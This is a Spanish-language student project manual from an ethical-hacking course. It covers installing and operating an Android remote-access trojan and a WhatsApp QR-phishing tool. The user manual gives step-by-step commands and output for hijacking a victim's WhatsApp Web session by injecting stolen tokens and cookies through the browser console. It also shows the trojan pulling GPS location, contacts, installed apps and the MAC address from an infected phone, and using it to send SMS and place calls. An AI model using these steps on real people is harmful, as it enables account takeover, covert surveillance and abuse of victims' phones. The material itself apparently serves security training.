



# Plan de Formación en Seguridad Informática

## ANÁLISIS DE VULNERABILIDADES Y HACKING ÉTICO

Fecha:

26 de abril de 2017

Proyecto Final

Android RAT

Hernández Cuecuecha Jorge Alberto

Hernández Torres Yeudiel

Mondragón Mejía Alan Dennis

Soto Jiménez Jonathan



## MANUAL DE INSTALACIÓN

---

**Nota:** La instalación se realizó en Kali

1. Actualizar paquetes → apt-get update
2. Instalar libssl-dev

```
root@kali:~/Documents/AndroidRAT# apt-get install libssl-dev
```

3. Instalar Python-pip

```
root@kali:~/Documents/AndroidRAT# apt-get install python-pip
```

4. Instalar los requisitos → pip install -r requisitos.txt
5. Instalar → python setup.py install
6. Ejecutar el comando androidtrojan -h. Se deberían de ver la ayuda para el comando
7. AndroidRAT hace uso de https para la comunicación, entonces es necesario generar llave privada/publica → ./ssl.h

```
root@kali:~/Documents/AndroidRAT# ./ssl.sh
```

8. Ya se puede hacer uso del servidor y ponerse en contacto con la apk infectada.

### Instalación de whatsapp phishing

9. Instalar node && npm

→ sudo apt-get install python g++ make checkinstall fakeroot

→src=\$(mktemp -d) && cd \$src

→wget -N http://nodejs.org/dist/node-latest.tar.gz

→tar xzvf node-latest.tar.gz && cd node-v\*

→. /configure

→sudo fakeroot checkinstall -y --install=no --pkgversion \$(echo \$(pwd) | sed -n -re's/\.+node-v(.+)\\$/1/p') make -j\$((\$(nproc)+1)) install

→sudo dpkg -i node\_\*

→git clone git://github.com/npm/npm.git

→cd npm

→make install

## 10. Instalar Google Chrome

Ir al archivo de configuración vim /etc/apt/sourceslist y agregar la siguiente línea

```
deb http://dl.google.com/linux/deb/ stable main
```

Hacer un update → apt-get update

Instalar google → apt-get install google-chrome-stable

Abrir con leafpad google-chrome y editar el archivo google-chrome en la siguiente línea de modo que quede del modo siguiente :

```
root@kali:~/Desktop/whatsapp-phishing# leafpad /opt/google/chrome/google-chrome
else
    exec -a "$0" "$HERE/chrome" "$@" --no-sandbox
fi
```

## MANUAL DE USUARIO

**Nota:** Se realizó en Kali: Whatsapp Phishing

**Nota 1 :** Recordaremos que posteriormente se mando un correo para crear el phishing y que el usuario infectado , abrio el enlace con el phishin qr del whatsapp.

1. Irse a la carpeta de whatsapp que se encuentra en el escritorio → cd /Desktop/whatsapp

```
watsapp whatsapp-phishing watsa
root@kali:~/Desktop# cd whatsapp/
root@kali:~/Desktop/whatsapp#
```


2. Ejecutar el archivo "selenium-server-standalone-3.4.0.jar"


```
root@kali:~/Desktop/whatsapp# ./selenium-server-standalone-3.4.0.jar
```

3. Abrir otra terminal , ubicarse en /Desktop/whatsapp-phishing → ejecutar node index.js

```
root@kali:~/Desktop# cd whatsapp-phishing/
root@kali:~/Desktop/whatsapp-phishing# ls
index.js  node  node_modules  package.json  README.md  secrets  static
root@kali:~/Desktop/whatsapp-phishing# node index.js
00:00:00 ps
root@kali:~/Desktop/whatsapp-phishing#
```

4. Abrir el navegador google Chrome con localhost:8080 → esperar la conexión
5. Abrir su aplicación con WhatsApp web y scanear vaya a Menú> Web Whatsapp y escanear el código QR desde su navegador.





6. Vemos que ya se generó nuestro archivo

```
root@kali:~/Desktop/whatsapp-phishing# ls
index.js  node_modules  README.md  static
node      package.json  secrets
```


Abrir web.whatsapp.com. (Cuidado que no ha iniciado sesión, tal vez utilizar el modo incógnito)

Abra la consola de desarrolladores

Escriba el siguiente código:

- `> var t = CONTENT_OF_YOUR_SECRETS_FILE`
- `> function login(token) {Object.keys(token.s).forEach(function (key) {localStorage.setItem(key, token.s[key])}); token.c = token.c.split(';'); token.c.forEach(function(cookie) {document.cookie = cookie; });}`
- `> login(t)`

7. Recargar la página y tendrá la sesión



**Nota:** Se realizó en Kali: androidrat

1. Generar las llaves para poder hacer uso de https con el comando  
→ `./ssl.sh`

```
root@kali:~/Documents/AndroidRat/Server# ./ssl.sh
Generate a private key
Generating RSA private key, 1024 bit long modulus
.....+++++
.....+++++
e is 65537 (0x10001)
Enter pass phrase for app.key:
Verifying - Enter pass phrase for app.key:
Generate a CSR
Enter pass phrase for app.key:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:MX
State or Province Name (full name) [Some-State]:CDMX
Locality Name (eg, city) []:coyoacan
Organization Name (eg, company) [Internet Widgits Pty Ltd]:UNAM_CERT
Organizational Unit Name (eg, section) []:Becarios
Common Name (e.g. server FQDN or YOUR name) []:BEC
Email Address []:bec@localhost.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Remove Passphrase from key
Enter pass phrase for app.key.org:
writing RSA key
Generate self signed certificate
Signature ok
subject=/C=MX/ST=CDMX/L=coyoacan/O=UNAM_CERT/OU=Becarios/CN=BEC/emailAddress=bec@localhost.com
Getting Private key
```

2. Mostramos las opciones (módulos) que podemos ejecutar, con el comando:  
→ `androidrat -s ssl/ -h`

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ -h
usage: androidrat [-h] [--location] [--contacts] [--packages] [--mac]
                 [--sendsms PhoneNumber Message]
                 [--call PhoneNumber calltime] [-v] [-s folder]

ACTION

optional arguments:
  -h, --help            show this help message and exit
  --location            Obtiene la localizacion
  --contacts            Obtiene los contactos
  --packages            Obtiene las apps instaladas
  --mac                Obtiene mac
  --sendsms PhoneNumber Message
                        Envía SMS
  --call PhoneNumber calltime
                        Llama a un numero X milisegundos
  -v, --verbose         verbose
  -s folder, --ssl folder
                        Folder con app.crt y app.key para https
```

3. Módulo para obtener datos del GPS del celular con el comando :

→ androidrat -s ssl/ --location

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --location
192.168.1.162 F4:09:D8:5E:FE:BE
[
  "NETWORK Latitude 19. 6507",
  "NETWORK Longitude -99.  ",
  "GPS Latitude 19. 3875",
  "GPS Longitude -99.  '9",
  "PASSIVE Latitude 19.  ",
  "PASSIVE Longitude -99.  37"
]
```

4. Módulo de detección de APPs instaladas

→ androidrat -s ssl/ --packages

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --packages
192.168.1.162 F4:09:D8:5E:FE:BE
[
  [
    "Telegram",
    "org.telegram.messenger",
    "3.17.1",
    "9291"
  ],
  [
    "ELM+Agent",
    "com.sec.esdk.elm",
    "14451",
    "4"
  ],
  [
    "Aplicaciones+activas",
    "com.sec.android.app.taskmanager",
    "2.1",
    "99123123"
  ],
  [
    "com.sec.android.app.sbrowsertry",
    "com.sec.android.app.sbrowsertry",
    "2.1.34.144002",
    "21144002"
  ],
  [
    "Multimedia+UI+Service+Layer",
    "com.sec.android.mmapp",
    "1.0",
    "1512310031"
  ],
]
```

5. Módulo para consulta de contactos telefónicos, con el comando

→ androidrat -s ssl/ --contacts



```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --contacts
```

```
192.168.1.162 F4:09:D8:5E:FE:BE
```

```
[  
  [  
    "Depa+Sanjeronimo",  
    "██████████"  
  ],  
  [  
    "Mercado+Libre.+C",  
    "██████████"  
  ],  
  [  
    "Tacos",  
    "██████████"  
  ],  
  [  
    "Hugo",  
    "██████████@gmail.com"  
  ],  
  [  
    "Purificadora+Sayab",  
    "55+ ██████████"  
  ],  
]
```

6. Modulo obtención de Mac Address, con el comando :  
→ androidrat -s ssl/ --mac

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --mac
```

```
192.168.1.162 F4:09:D8:5E:FE:BE
```

```
F4:09:D8:5E:FE:BE
```

7. Módulo para enviar e interceptar SMS, con el comando :  
→ androidrat -s ssl/ --sendsms "numero" "mensaje"

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --sendsms 5540515650 "Mensaje de prueba"
```

```
192.168.1.162 F4:09:D8:5E:FE:BE
```

```
message send
```

8. Modulo para llamada , con el comando :  
→ androidrat -s ssl/ --call "numero"

```
root@kali:~/Documents/androidRAT# androidrat -s ssl/ --call 55 ██████████ 30000
```